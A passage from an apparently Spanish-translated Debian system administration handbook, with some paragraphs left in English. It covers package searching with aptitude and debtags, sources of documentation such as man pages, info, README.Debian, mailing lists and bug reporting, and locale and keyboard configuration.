Para búsquedas más complejas necesita herramientas más poderosas como **aptitude**. **aptitude** le permite buscar según expresiones lógicas basadas en los campos de metadatos de los paquetes. Por ejemplo, la siguiente orden busca aquellos paquetes cuyo nombre contenga `kino`, cuya descripción contenga `video` y cuyo nombre de encargado contenga `paul`:

```
$ aptitude search kino~dvideo~mpaul
p   kino - Non-linear editor for Digital Video data
$ aptitude show kino
Paquete: kino
Versión: 1.3.4+dfsg0-1
Estado: sin instalar
Prioridad: opcional
Sección: video
Desarrollador: Paul Brossier <piem@debian.org>
Arquitectura: amd64
Tamaño sin comprimir: 8.316 k
Dependencias: libasound2 (>= 1.0.16), libavc1394-0 (>= 0.5.3),
libavcodec58 (>= 7:4.2),
                libavformat58 (>= 7:4.2), libavutil56 (>= 7:4.0),
libc6 (>= 2.29), libdv4
                (>= 1.0.0), libgcc-s1 (>= 3.0), libgdk-pixbuf-2.0-0
                (>= 2.22.0),
                libglade2-0 (>= 1:2.6.4-2~), libglib2.0-0 (>= 2.12.0),
libgtk2.0-0 (>=
                2.24.0), libiec61883-0 (>= 1.2.0), libpango-1.0-0 (>=
1.14.0),
                libpangoft2-1.0-0 (>= 1.14.0), libquicktime2 (>=
2:1.2.2), libraw1394-11
                (>= 2.1.2), libsamplerate0 (>= 0.1.7), libstdc++6 (>=
9), libswscale5 (>=
                7:4.0), libx11-6, libxext6, libxml2 (>= 2.7.4), libxv1
Recomienda: ffmpeg, curl
Sugiere: udev | hotplug, vorbis-tools, sox, mjpegtools, lame,
ffmpeg2theora
Conflictos con: kino-dvttitler, kino-timfx, kinoplus, kino-
dvttitler:i386,
                kino-timfx:i386, kinoplus:i386, kino:i386
Reemplaza: kino-dvttitler, kino-timfx, kinoplus, kino-
dvttitler:i386,
                kino-timfx:i386, kinoplus:i386
Proporciona: kino-dvttitler, kino-timfx, kinoplus
Descripción: kino-dvttitler, kino-timfx, kinoplus
Description: Non-linear editor for Digital Video data
Kino allows you to record, create, edit, and play movies
recorded with DV
```

camcorders. This program uses many keyboard commands for fast navigating and editing inside the movie.

The kino-timfx, kino-dvttitler and kinoplus sets of plugins, formerly distributed

as separate packages, are now provided with Kino.

Página Principal: <http://www.kinodv.org/>

Tags: field::arts, hardware::camera, implemented-in::c, implemented-in::c++,

interface::graphical, interface::x11, role::program, scope::application,

suite::gnome, uitoolkit::gtk, use::editing, use::learning,

works-with::video, x11::application

La búsqueda solo devuelve un paquete, kino, que satisface los tres criterios.

Al ser estas búsquedas multicriterio son complejas, lo que explica porqué no se usen tanto como se pudiera. Se desarrolló por lo tanto un nuevo sistema de etiquetas que provee un nuevo enfoque de búsqueda. Los paquetes reciben unas etiquetas que proporcionan una clasificación temática a lo largo de varias cadenas, conocidas como una “clasificación basada en facetas”.. En el caso anterior de kino, las etiquetas del paquete indican que Kino es un software basado en Gnome que trabaja con datos de video y cuyo propósito principal es la edición.

Navegar esta clasificación puede ayudarle a buscar un paquete que se corresponda con necesidades conocidas; aún si devuelve una cantidad (moderada) de elementos, el resto de la búsqueda puede realizarse de forma manual. Para hacerlo, puede utilizar el patrón de búsqueda ~G en **aptitude**, pero probablemente sea más sencillo simplemente navegar hacia donde se administran las etiquetas o usar el comando **debtags** :

→ <https://debtags.debian.org/>

```
$ debtags search "works-with::video && use::editing"
```

Seleccionar las etiquetas `works-with::video` y `use::editing` sólo devuelve unos pocos paquetes que incluyen los editores de video kino y pitivi. El sistema de clasificación será utilizado más y más con el paso del

tiempo y los encargados de los paquetes gradualmente proveerán interfaces de búsqueda eficientes sobre él.

Resumiendo, la mejor herramienta depende de la complejidad de la búsqueda que desee hacer:

- **apt-cache** sólo permite buscar en el nombre y la descripción de los paquetes, lo que es muy conveniente cuando busque un paquete particular que coincida con unas pocas palabras clave;
- cuando el criterio de búsqueda incluya también relaciones entre paquetes u otros metadatos como por ejemplo el nombre del encargado, será más útil **synaptic**;
- cuando necesita una búsqueda sobre etiquetas **packagesearch** es una buena herramienta, una interfaz gráfica dedicada a buscar paquetes disponibles según varios criterios (incluyendo el nombre de los archivos que contiene). Si desea utilizar la línea de órdenes, **axi-cache** es su mejor opción.
- finalmente, cuando la búsqueda implique expresiones complejas con operaciones lógicas, la herramienta a elegir será la sintaxis de patrones de búsqueda de **aptitude** que es bastante potente aunque esté relativamente escondida; se puede utilizar tanto en el modo de línea de órdenes como en el modo interactivo.

Capítulo 7. Resolución de problemas y búsqueda de información relevante

Para un administrador, la habilidad más importante es poder enfrentarse a cualquier situación conocida o no. Este capítulo provee una serie de métodos que — esperamos — le permitirá aislar la causa de cualquier problema que encuentre para que pueda llegar a resolverlo.

7.1. Fuentes de documentación

Antes de que pueda entender lo que realmente está pasando cuando hay un problema, necesita saber el rol que cumple en teoría cada programa involucrado en el problema. Para hacerlo, lo mejor que puede hacer es consultar su documentación; pero ya que dichos documentos son numerosos y muy dispersos debe saber todos los lugares donde puede encontrarlos.

7.1.1. Páginas de manual

CULTURA RTFM

Es el acrónimo en inglés de «lee el p**o manual» («Read The F**king Manual») pero puede entenderse también como una variante más amigable «lee el bendito manual» («Read The Fine Manual»). Esta frase es utilizada a veces en respuestas (bruscas) a preguntas de novatos. Es bastante abrupta y deja ver cierta molestia sobre una pregunta hecha por alguien que no se molestó siquiera en leer la documentación. Algunos dicen que esta respuesta clásica es mejor que ninguna respuesta (ya que indica que la documentación contiene la información buscada) o que una respuesta más extensa y violenta.

En cualquier caso, si alguien le responde «RTFM», es aconsejable no sentirse ofendido. Esta respuesta es generalmente fastidiosa por lo que podría desear evitar recibirla. Si la información que busca no está en el manual, lo cual puede ocurrir, debería decirlo — preferentemente en su pregunta inicial. Debería describir también los pasos que tomó por su cuenta intentando encontrar esta información antes de hacer la pregunta en dicho ámbito. Puede, antes de utilizar foros, seguir

una serie de recomendaciones de sentido común detalladas por Eric Raymond y traducidas por Jose M. Fernández.

→ <http://www.sindominio.net/ayuda/preguntas-inteligentes.html>

→ <http://catb.org/~esr/faqs/smart-questions.html>

Las páginas de manual, aunque de estilo escueto, contienen gran cantidad de información esencial. Repasaremos rápidamente el programa para verlas, proporcionado por el paquete `man-db`. Simplemente ejecute **man** *página_de_manual* — la página de manual generalmente tiene el mismo nombre que el programa sobre el que busca documentación. Por ejemplo, para aprender sobre las opciones posibles de **cp** utilizaría **man cp** en una terminal (revise el recuadro [VOLVER A LOS CIMIENTOS La consola, un intérprete de línea de órdenes](#)).

VOLVER A LOS CIMIENTOS La consola, un intérprete de línea de órdenes

Un intérprete de línea de órdenes, también llamado «terminal», es un programa que ejecuta las órdenes que son o bien ingresadas por el usuario o almacenadas en un script. En el modo interactivo, muestra un «prompt» (que generalmente finaliza con `$` para un usuario normal o con `#` para un administrador) que indica que está listo para leer una orden nueva. El [Apéndice B, Curso breve de emergencia](#) describe el uso básico de una consola.

La consola predeterminada y más utilizada es **bash** («Bourne Again Shell») pero existen otras, incluyendo **dash**, **csh**, **tcsh** y **zsh**.

Entre otras cosas, la mayoría de las consolas ofrecen ayuda (escriba **help**) y asistencia ingresando datos al prompt como completado de nombres de programas o de archivos (que generalmente puede realizar presionando la tecla **tab**) o recordando órdenes previas (gestión del historial; compruebe las asociaciones de teclas para «Av pág» y «Re pág» en `/etc/inputrc`).

Las páginas de manual no sólo documentan órdenes y programas en la línea de órdenes, también archivos de configuración, llamadas de sistema, funciones de bibliotecas y más. A veces pueden coincidir ciertos nombres. Por ejemplo, la orden de la consola **read** tiene el mismo nombre que la llamada de sistema `read`. Es por eso que las páginas de manual están organizadas en secciones numeradas:

órdenes que pueden ser ejecutadas desde la línea de órdenes;

2

llamadas de sistema (funciones proporcionadas por el núcleo);

3

funciones de biblioteca (proporcionadas por las bibliotecas del sistema);

4

dispositivos (en Unix éstos son archivos especiales generalmente ubicados en el directorio `/dev/`);

5

archivos de configuración (formatos y convenciones);

6

juegos;

7

conjuntos de «macros» y estándares;

8

órdenes de administración del sistema;

9

rutinas del núcleo.

Es posible especificar la página del manual que está buscando: para visualizar la documentación de la llamada de sistema `read` utilizaría **man 2 read**. Cuando no se especifique una sección explícitamente, se mostrará la

primera sección que posea una página de manual con el nombre pedido. Por lo tanto, **man shadow** mostrará `shadow(5)` porque no hay páginas de manual para *shadow* en las secciones 1 a 4.

***SUGERENCIA* whatis**

Si no desea ver la página de manual completa sino sólo una descripción corta para confirmar que es lo que está buscando, ingrese **whatis programa**.

```
$ whatis scp
scp (1)                - OpenSSH secure file copy
```

Esta descripción corta está incluida en la sección *NOMBRE* («NAME») al principio de todas las páginas de manual.

Por supuesto, si no sabe el nombre del programa, el manual no le será de mucha utilidad. Éste es el propósito del programa **apropos** que le ayuda a buscar en las páginas de manual, más específicamente en sus descripciones cortas. Cada página de manual comienza esencialmente con un resumen de una línea. **apropos** devuelve una lista de las páginas de manual que mencionan en su resumen la palabra clave pedida (o todas las ingresadas). Si las selecciona correctamente encontrará el nombre del programa que necesita.

Ejemplo 7.1. Encontrar cp con apropos

```
$ apropos "copy file"
cp (1)                - copy files and directories
cp (1posix)           - copy files
cpio (1)              - copy files to and from archives
exec (1posix)         - execute commands and open, close, or
copy file descriptors
install (1)           - copy files and set attributes
ntfscp (8)            - copy file to an NTFS volume.
```

***SUGERENCIA* Navegar siguiendo enlaces**

Muchas páginas de manual tienen una sección «VEA TAMBIÉN» («SEE ALSO»), generalmente al final. Se refiere a otras páginas de manual relevantes de programas similares o documentación externa. Es posible, de esta forma, encontrar documentación relevante aún cuando la primera opción no sea la óptima.

El programa **man** no es la única forma de consultar las páginas de manual ya que los programas **khelpcenter** y **konqueror** (de KDE) y **yelp** (en GNOME) también ofrecen esta funcionalidad. Existe también una interfaz web provista por el paquete **man2html** que le permite ver las páginas de manual en un navegador web. En un equipo donde esté instalado este paquete, utilice la siguiente URL después de seguir las instrucciones en `/usr/share/doc/man2html/README.Debian`:

→ <http://localhost/cgi-bin/man/man2html>

Esta herramienta necesita un servidor web. Es por esto que si debería elegir instalar este paquete en uno de sus servidores: todos los usuarios de la red local se beneficiarán de este servicio (incluyendo máquinas que no tienen Linux) y le evitará tener que configurar un servidor HTTP en cada estación de trabajo. Si puede acceder a su servidor desde otras redes podría desear restringir el acceso a este servicio sólo a los usuarios de la red local.

Por último, pero no menos importante, puede ver todas las páginas de manual disponibles en Debian (incluso aquellas que no están instaladas en su máquina) en el servicio `manpages.debian.org`. Ofrece cada página de manual en múltiples versiones, una para cada publicación de Debian.

→ <https://manpages.debian.org>

***NORMATIVA DEBIAN* Páginas de manual obligatorias**

Debian requiere que cada programa tenga una página de manual. Si el autor original no provee una, el desarrollador Debian generalmente escribirá una página mínima que cuando menos dirija al lector a la ubicación de la documentación original.

7.1.2. Documentos *info*

El proyecto GNU escribió manuales para la mayoría de sus programas en el formato *info*; es por esto que muchas páginas de manual hacen referencia a la documentación *info* correspondiente. El formato tiene ciertas ventajas, pero el programa por defecto para visualizar estos documentos (llamado

info) es también ligeramente más complejo. En vez de éste se le recomienda usar **pinfo** (del paquete *pinfo*).

La documentación *info* tiene una estructura jerárquica y si ejecuta **pinfo** sin parámetros mostrará una lista de los nodos disponibles en el primer nivel. Generalmente los nodos tienen el nombre del programa correspondiente.

En la orden **pinfo** la navegación se controla con las teclas del cursores. Puede utilizar, alternativamente, un navegador gráfico que es mucho más amigable. Nuevamente, **konqueror** y **yelp** funcionan; el paquete **info2www** también provee una interfaz web.

→ <http://localhost/cgi-bin/info2www>

Note que el sistema *info*, a diferencia del sistema de páginas **man**, no permite traducciones. Los documentos *info* estarán, por lo tanto, siempre en inglés. Sin embargo, cuando le pida a **pinfo** una página *info* que no exista, éste buscará la página de *man* con el mismo nombre (si es que existe) y ésta puede que sí esté traducida.

7.1.3. Documentación específica

Cada paquete incluye su propia documentación. Aún los programas menos documentados generalmente tienen un archivo `README` que contiene información interesante y/o importante. Esta documentación se instala en el directorio `/usr/share/doc/paquete/` (donde *paquete* representa el nombre del paquete). Si la documentación es particularmente grande puede no estar incluida en el paquete principal del programa sino que puede haber sido separada a un paquete dedicado que generalmente es llamado *paquete-doc*. El paquete principal por lo general recomendará el paquete de documentación para que pueda encontrarlo fácilmente.

El directorio `/usr/share/doc/paquete/` también contiene algunos archivos provistos por Debian que completan la documentación especificando las particularidades o mejoras del paquete comparándolo con una instalación tradicional del software. El archivo `README.Debian` también indica todas las adaptaciones que se realizaron para cumplir con la Normativa Debian. El

archivo `changelog.Debian.gz` le permite al usuario seguir las modificaciones realizadas al paquete con el tiempo: es muy útil intentar entender lo que cambió entre dos versiones instaladas que no tienen el mismo comportamiento. Por último, a veces habrá un archivo `NEWS.Debian.gz` que documentará los cambios importantes en el programa que podrían interesar al administrador (véase [Sección 6.7.2, “Manejo de problemas tras una actualización”](#)).

7.1.4. Sitios web

In most cases, free software programs have websites that are used to distribute it and to bring together the community of its developers and users. These sites are frequently loaded with relevant information in various forms: official documentation, FAQ (Frequently Asked Questions), mailing list archives, etc. Problems that you may encounter have often already been the subject of many questions; the FAQ or mailing list archives may have a solution for it. A good mastery of search engines will prove immensely valuable to find relevant pages quickly (by restricting the search to the Internet domain or sub-domain dedicated to the program). If the search returns too many pages or if the results do not match what you seek, you can add the keyword `debian` to limit results and target relevant information.

SUGERENCIA Del error a la solución

Si el software devuelve un mensaje de error muy específico, ingréselo en el motor de búsqueda (entre comillas dobles, `"`, para no buscar palabras clave individuales sino la frase completa). En la mayoría de los casos, los primeros enlaces devueltos contendrán la respuesta que busca.

En otros casos, obtendrá errores muy genéricos como «permiso denegado». En este caso, es mejor revisar los permisos de los elementos involucrados (archivos, IDs de usuario, grupos, etc.).

Si no conoce la dirección del sitio web del software hay varias formas de obtenerla. Primero, revise si hay un campo `Homepage` entre la metainformación del paquete (**`apt show paquete`**). La descripción del paquete también podría contener un enlace al sitio oficial del programa. Si no se indica una URL, revise `/usr/share/doc/paquete/copyright`. El desarrollador Debian generalmente indica en este archivo de dónde obtuvo

el código fuente del programa y es probable que sea el sitio web que busca. Si en esta etapa de su búsqueda aún no obtuvo resultados, consulte un directorio de software libre como el Directorio de Software Libre de la FSF o busque directamente con un motor de búsqueda como DuckDuckGo, Yahoo, etc.

→ https://directory.fsf.org/wiki/Main_Page

You might also want to check the Debian wiki, a collaborative website where anybody, even new visitors, can make suggestions directly from their browsers. It is used equally by developers who design and specify their projects, and by users who share their knowledge by writing documents collaboratively.

→ <https://wiki.debian.org/>

7.1.5. Tutoriales (*HOWTO*)

Un *HOWTO* es un documento que describe, en términos concretos y paso a paso, «cómo» (en inglés «how to») llegar a un objetivo predefinido. Los objetivos cubiertos son relativamente variados pero generalmente de naturaleza técnica; por ejemplo: configurar «IP Masquerading», instalar un servidor Samba, etc. Estos documentos generalmente intentan cubrir todos los problemas potenciales que podrían ocurrir durante la implementación de una tecnología dada.

Many such tutorials are managed by the Linux Documentation Project (LDP), whose website hosts all of these documents:

→ <https://www.tldp.org/>

Debian también ofrece tutoriales a sus usuarios:

→ <https://www.debian.org/doc/>

All these documents should be taken with a grain of salt. They are often several years old; the information they contain is sometimes obsolete. This phenomenon is even more frequent for their translations, since updates are

neither systematic nor instant after the publication of a new version of the original documents. Further many tutorials nowadays are provided by bloggers, sharing their individual solution with the interested reader. They often lack important information, i.e. the reason why some configuration has been chosen over another, or why some option has been enabled or disabled. Because blogging and creating personal websites made it so easy to share, many of these often short tutorials exist, but only a few are actively maintained and well-kept. This can make it hard to find the "right" one for you. This is all part of the joys of working in a volunteer environment and without constraints...

7.2. Procedimientos comunes

El propósito de esta sección es presentar algunas sugerencias generales en algunas operaciones que el administrador tendrá que realizar frecuentemente. Éstos procedimientos obviamente no cubrirán exhaustivamente todo caso posible pero podrían servir como puntos de partida para los casos más difíciles.

DESCUBRIMIENTO Documentación en otros idiomas

Generalmente, la documentación traducida a un idioma distinto al inglés está disponible en un paquete separado con el nombre del paquete correspondiente seguido de *-idioma* (donde *idioma* es el código ISO de dos letras para el idioma).

Por ejemplo, el paquete `debian-reference-fr` es la versión francesa de las guías de referencia para Debian (inicialmente escritas en inglés por Osamu Aoki), y el paquete `manpages-de` contiene la versión alemana de las páginas de manual sobre el uso de GNU/Linux.

7.2.1. Configuración de un programa

When you want to configure an unknown package, you must proceed in stages. First, you should read what the package maintainer has documented. Reading `/usr/share/doc/package/README.Debian` will allow you to learn of specific provisions made to simplify the use of the software. It is sometimes essential in order to understand the differences from the original behavior of the program, as described in the general documentation, such as howtos. Sometimes this file also details the most common errors in order for you to avoid wasting time on common problems.

Luego debería revisar la documentación oficial del software — revise [Sección 7.1, “Fuentes de documentación”](#) para identificar las diferentes fuentes de documentación existentes. La orden **`dpkg -L paquete`** provee una lista de los archivos incluidos en el paquete; puede así identificar rápidamente la documentación disponible (así como también los archivos de configuración ubicados en `/etc/`). **`dpkg -s paquete`** muestra los

metadatos del paquete y cualquier paquete recomendado o sugerido; allí podrá encontrar documentación o una herramienta que facilitará la configuración del software.

Por último, los archivos de configuración usualmente están autodocumentados con muchos comentarios explicativos que detallan los varios valores posibles para cada parámetro de configuración. Tanto es así que a veces basta elegir una línea a activar entre las disponibles. En algunos casos se proveen archivos de configuración de ejemplo en el directorio `/usr/share/doc/paquete/examples/`. Le pueden servir como base para su propio archivo de configuración.

NORMATIVA DEBIAN Ubicación de los ejemplos

Todos los ejemplos deben instalarse en el directorio `/usr/share/doc/paquete/examples/`. Éstos pueden ser archivos de configuración, código fuente de programas (un ejemplo de uso de una biblioteca) o un script de conversión de datos que el administrador puede utilizar en algunos casos (como para inicializar una base de datos). Si el ejemplo es específico a una arquitectura debe instalarse en `/usr/lib/paquete/examples/` y debe haber un enlace apuntando a dicho archivo en el directorio `/usr/share/doc/paquete/examples/`.

7.2.2. Monitorización de lo que hacen los demonios

Entender qué es lo que hace un demonio es algo más complicado, ya que no interactúa directamente con el administrador. Para revisar si el demonio está trabajando realmente necesita probarlo. Por ejemplo, para verificar el demonio Apache (servidor web), pruébalo con un pedido HTTP.

VOLVER A LOS CIMIENTOS Demonio

Un demonio es un programa que no es invocado explícitamente por el usuario y se mantiene en segundo plano esperando que se cumpla cierta condición para realizar una tarea. Muchos programas de servidor son demonios, un término que explica que la letra «d» aparezca frecuentemente al final de su nombre (**sshd**, **smtpd**, **httpd**, etc.).

Para permitir dichas pruebas cada demonio generalmente graba todo lo que hace así como también los errores que encuentra en lo que se llaman «archivos de registro» o «registros de sistema». Los registros se almacenan en `/var/log/` o alguno de sus subdirectorios. Para saber el nombre exacto del archivo de registro de cada demonio revise su documentación. Note que una sola prueba no siempre es suficiente si no cubre todos los casos de uso posibles; algunos problemas sólo ocurren en circunstancias particulares.

HERRAMIENTA El demonio **rsyslogd**

rsyslogd es especial: recolecta registros (mensajes internos del sistema) que otros programas le envían. Cada entrada de registro está asociada con un subsistema (correo, núcleo, autenticación, etc.) y una prioridad; **rsyslogd** procesa estas dos porciones de información para decidir qué hacer. El mensaje de registro puede ser guardado en varios archivos de registro y/o ser enviado a la consola de administración. Puede definir los detalles en el archivo de configuración `/etc/rsyslog.conf` (documentado en la página de manual del mismo nombre proporcionada por el paquete `rsyslog-doc`).

Algunas funciones de C, especializadas en enviar registros, simplifican el uso del demonio **rsyslogd**. Sin embargo, algunos demonios gestionan sus propios archivos de registro (este es el caso de, por ejemplo, **samba**, que implementa en Linux los recursos compartidos de Windows).

Tenga en cuenta que cuando se utiliza **systemd**, los registros se recogen por **systemd** antes de ser reenviados a **rsyslogd**. Por lo tanto, también están disponibles a través del historial ("journal") de **systemd** y pueden ser consultados mediante **journalctl** (vea [Sección 9.1.1, “El sistema de inicio systemd”](#) para más detalles).

As a preventive operation, the administrator should regularly read the most relevant server logs. They can thus diagnose problems before they are even reported by disgruntled users. Indeed users may sometimes wait for a problem to occur repeatedly over several days before reporting it. In many cases, there are specific tools to analyze the contents of the larger log files. In particular, such utilities exist for web servers (such as **analog**, **awstats**, **awffull** for Apache), FTP servers, proxy/cache servers, firewalls, e-mail servers, DNS servers, and even for print servers. Other tools, such as **logcheck** (a software discussed in [Capítulo 14, *Seguridad*](#)), scan these files in search of alerts to be dealt with.

7.2.3. Pedido de ayuda en una lista de correo

Si sus búsquedas no le ayudaron a encontrar la raíz de un problema es posible conseguir ayuda de otras personas, tal vez más experimentadas. Este es exactamente el propósito de la lista de correo <debian-users@lists.debian.org> y sus hijas de idiomas específicos <debian-user-lang@lists.debian.org>. Como con cualquier comunidad, tiene reglas que debe seguir. Antes de hacer cualquier pregunta debe revisar si su problema ya fue tratado en discusiones recientes en la lista o por cualquier documentación oficial.

→ <https://wiki.debian.org/DebianMailingLists>

→ <https://lists.debian.org/debian-user/>

→ <https://lists.debian.org/users.html>

VOLVER A LOS CIMIENTOS Aplica la «netiqueta»

En general, para toda correspondencia en listas de correo se debe seguir las reglas de «netiqueta». Este término se refiere a un conjunto de reglas de sentido común desde cortesías comunes a errores que se deben evitar.

→ <https://tools.ietf.org/html/rfc1855>

Más aún, en cualquier canal de comunicación gestionado por el proyecto Debian, se está sujeto al Código de Conducta de Debian:

→ https://www.debian.org/code_of_conduct

Una vez que se han cumplido estas dos condiciones puede pensar en describir su problema a la lista de correo. Incluya tanta información relevante como le sea posible: pruebas realizadas, documentación consultada, cómo intentó diagnosticar el problema, los paquetes en cuestión o que puedan estar involucrados, etc. Revise el Sistema de seguimiento de errores de Debian (BTS, descrito en el recuadro [Sección 1.3.2.1, “Informar de errores”](#)) por problemas similares y mencione el resultado de dicha búsqueda proveyendo enlaces a los errores encontrados. El BTS comienza en:

→ <https://bugs.debian.org/>

Mientras más cortés y preciso sea, mayor será la posibilidad de obtener una respuesta o, al menos, algunos elementos de respuesta. Si recibe información relevante por privado, considere resumir esta información públicamente para que otros se beneficien. Esto permite que los archivos de la lista, que son buscados por varios motores de búsqueda, muestren la resolución a otros que pueden tener la misma pregunta.

7.2.4. Reporte de un error cuando un problema es demasiado difícil

Si fallan todos sus esfuerzos de resolver un problema es posible que dicha resolución no sea su responsabilidad y que el problema se deba a un error en el programa. En este caso, el procedimiento adecuado es reportar el error a Debian o directamente a los autores originales. Para hacerlo, aíse el problema tanto como sea posible y cree una situación de pruebas mínima en la que se lo pueda reproducir. Si conoce qué programa es el aparente culpable del problema puede encontrar el paquete al que corresponde con **`dpkg -S archivo_en_cuestión`**. Revise el Sistema de seguimiento de errores (<https://bugs.debian.org/paquete>) para asegurarse que el error no fue reportado anteriormente. Luego puede enviar su propio reporte de error utilizando la herramienta **reportbug** incluyendo tanta información como le sea posible, especialmente una descripción completa de los casos de prueba mínimos que le permitirán a cualquiera reproducir el error.

Los elementos de este capítulo son un medio de resolver efectivamente los inconvenientes con los que se puede encontrar en los próximos capítulos. ¡Utilícelos siempre que lo necesite!

Capítulo 8. Configuración básica: red, cuentas, impresión...

El propósito de un equipo con una instalación nueva creada con **debian-installer** es que sea tan funcional como sea posible, pero aún necesita configurar muchos servicios. Lo que es más, es bueno saber cómo modificar ciertos elementos de configuración definidos durante el proceso de instalación inicial.

Este capítulo revisa todo lo incluido en lo que llamaríamos «configuración básica»: red, idioma y locales, usuarios y grupos, impresión, puntos de montaje, etc.

8.1. Configuración del sistema en otro idioma

Si instaló el sistema utilizando el idioma francés, el equipo probablemente ya tenga configurado al francés como idioma predeterminado. Pero es bueno saber lo que realiza el instalador al configurar el idioma para que, luego si lo necesita, pueda cambiarlo.

HERRAMIENTA El programa locale para mostrar la configuración actual

El programa **locale** mostrará un resumen de la configuración actual de varios parámetros de la locale (formato de fecha, formato de números, etc.) presentados en forma de un grupo de variables de entorno estándar dedicadas a la modificación dinámica de éstas configuraciones.

8.1.1. Configuración del idioma predeterminado

Un *locale* es un grupo de configuraciones regionales. Incluyen no sólo el idioma para el texto, sino también el formato para mostrar números, fechas, marcas temporales y cantidades de dinero así como también reglas de comparación alfabética (para tener en cuenta correctamente caracteres acentuados). Aunque puede especificar cada uno de estos parámetros independientemente de los demás, generalmente utilizaremos un *locale* que es un conjunto coherente de valores para estos parámetros que corresponde con una «región» en el sentido amplio de la palabra. Generalmente se indican los *locales* en la forma `código-idioma_CÓDIGO-PAÍS`, a veces con un sufijo que indica un conjunto de caracteres y codificación a utilizar. Esto permite considerar diferencias idiomáticas o tipográficas entre diferentes regiones con un idioma en común.

***CULTURA* Juegos de caracteres**

Históricamente, cada *locale* tiene asociado un «conjunto de caracteres» (grupo de caracteres conocidos) y una «codificación» preferida (representación interna de los caracteres para el equipo).

Las codificaciones más populares para idiomas derivados del latín estaban limitadas a 256 caracteres porque decidieron utilizar sólo un byte por carácter. Debido a que 256 caracteres no son suficientes para cubrir todos los idiomas europeos fueron necesarias múltiples codificaciones, y así es como tenemos desde *ISO-8859-1* (también conocida como «Latin 1») hasta *ISO-8859-15* (también conocida como «Latin 9»), entre otras.

Trabajar con idiomas extranjeros generalmente implica cambios frecuentes entre varias codificaciones y conjuntos de caracteres. Lo que es más, escribir documentos en varios idiomas causó problemas más grandes y casi intratables. Se creó Unicode (un supercatálogo de casi todos los sistemas de escritura de todos los idiomas del mundo) para evitar este problema. Una de las codificaciones de Unicode, UTF-8, mantiene todos los 128 símbolos ASCII (códigos de 7 bits), pero maneja los demás caracteres de forma diferente. Éstos son precedidos por una secuencia «escape» de unos pocos bits, que define implícitamente la longitud del carácter. Esto permite codificar todos los caracteres Unicode en una secuencia de uno o más bytes. Se popularizó su uso debido a que es la codificación predeterminada en documentos XML.

Generalmente esta es la codificación que debería utilizar y es, por lo tanto, la predeterminada en sistemas Debian.

El paquete *locales* incluye todos los elementos necesarios para que la «localización» de las aplicaciones funcione correctamente. Durante su instalación, este paquete pedirá que seleccione un conjunto de idiomas

compatibles. Puede cambiar este conjunto en cualquier momento ejecutando como root **dpkg-reconfigure locales**.

La primer pregunta le pedirá que seleccione las «locales» a incluir. Seleccionar todas las locales de inglés (es decir todas las que comiencen con «en_») es una elección razonable. No dude en habilitar otras locales si la máquina va a ser utilizada por usuarios extranjeros. Se almacenará la lista de locales activadas para el sistema en el archivo `/etc/locale.gen`. Es posible editar este archivo a mano pero debería ejecutar **locale-gen** luego de cualquier modificación. Generará los archivos necesarios para que funcionen las locales agregadas y eliminará archivos obsoletos.

La segunda pregunta, titulada «Locale predeterminada para el entorno del sistema», pedirá un locale predeterminado. La opción recomendada en Estados Unidos es «en_US.UTF-8». Los angloparlantes británicos preferirán «en_GB.UTF-8» y los canadienses «en_CA.UTF-8» o el francés «fr_CA.UTF-8». Se modificará el archivo `/etc/default/locale` para almacenar esta elección. Desde ese momento, todas las sesiones de usuario estarán al tanto del cambio ya que PAM agregará su contenido en la variable de entorno `LANG`. (N.T. los castellanoparlantes seguramente preferirán «es_XX.UTF-8», donde XX representa el código ISO del país, como es_ES para España o es_AR para Argentina).

El paquete `locales-all` contiene los datos de locale precompilados para todos los locales disponibles.

TRAS BAMBALINAS `/etc/environment` y `/etc/default/locale`

El archivo `/etc/environment` provee a los programas **login**, **gdm** o inclusive **ssh** las variables de entorno correctas a crear.

Estas aplicaciones no crean estas variables directamente sino que lo hacen a través de un módulo PAM (`pam_env.so`). PAM (módulo de autenticación conectable: «Pluggable Authentication Module») es una biblioteca modular que centraliza los mecanismos de autenticación, inicialización de la sesión y gestión de contraseñas. Ver [Sección 11.7.3.2, “Configuración de PAM”](#) para encontrar un ejemplo de configuración de PAM.

El archivo `/etc/default/locale` funciona de manera similar pero sólo contiene la variable de entorno `LANG`. Gracias a esta división, algunos usuarios PAM pueden heredar un entorno completo sin localización. De hecho, generalmente no se recomienda ejecutar programas de

servidor con localización activada; por el contrario, se recomienda utilizar las configuraciones regionales y de localización para los programas que abren sesiones de usuario.

8.1.2. Configuración del teclado

Aún cuando se gestiona la distribución del teclado de formas diferentes en una consola y en el modo gráfico, Debian ofrece una interfaz de configuración única que funciona para ambos: está basada en `debconf` y la implementa el paquete `keyboard-configuration`. Por lo tanto, puede ejecutar **`dpkg-reconfigure keyboard-configuration`** para establecer la distribución de teclado.

Las preguntas son relevantes para la distribución física del teclado (un teclado de PC estándar en los Estados Unidos sería «Genérico 104 Teclas»), luego la distribución a utilizar (generalmente «US»), y luego la posición de la tecla `AltGr` (Alt derecho). Finalmente pregunta por la tecla a utilizar para «Compose» que permite ingresar caracteres especiales combinando teclas. Presionar sucesivamente **Compose** ' e creará una e acentuada («é»). Se describen todas estas combinaciones en el archivo

`/usr/share/X11/locale/en_US.UTF-8/Compose` (u otro archivo según el locale actual indicado por `/usr/share/X11/locale/compose.dir`).

La configuración de teclado para el modo gráfico aquí descripta sólo afecta la distribución predeterminada; los entornos GNOME y KDE Plasma, entre otros, proveen un panel de control de teclado entre sus preferencias que le permite a cada usuario tener su propia configuración. Éstos paneles de control también proveen algunas opciones adicionales sobre el comportamiento de algunas teclas particulares.

8.1.3. Migración a UTF-8

La generalización de la codificación UTF-8 es una solución muy esperada a varias dificultades de interoperabilidad ya que facilita intercambios internacionales y elimina los límites arbitrarios de los caracteres que pueden ser utilizados en un documento. La única desventaja es que ha tenido que pasar por una etapa de transición difícil. Como no puede ser completamente

transparente (es decir, no puede suceder al mismo tiempo en todo el mundo), se necesitaron dos operaciones de conversión: una en el contenido de los archivos y otra en los nombres de archivos. Afortunadamente, ya se completó la mayor parte de esta migración y la discutimos mayormente por cuestiones de referencia.

CULTURA Mojibake y los errores de interpretación

Cuando se envía (o almacena) un texto sin información de codificación, no siempre es posible que el destinatario sepa con certeza qué convención usar para determinar el significado de un conjunto de bytes. Por lo general, puede hacerse una idea obteniendo estadísticas sobre la distribución de valores presentes en el texto, pero eso no siempre da una respuesta definitiva. Cuando el sistema de codificación elegido para la lectura difiere del utilizado para escribir el archivo, los bytes se malinterpretan y se obtiene, en el mejor de los casos, errores en algunos caracteres o, en el peor, algo completamente ilegible.

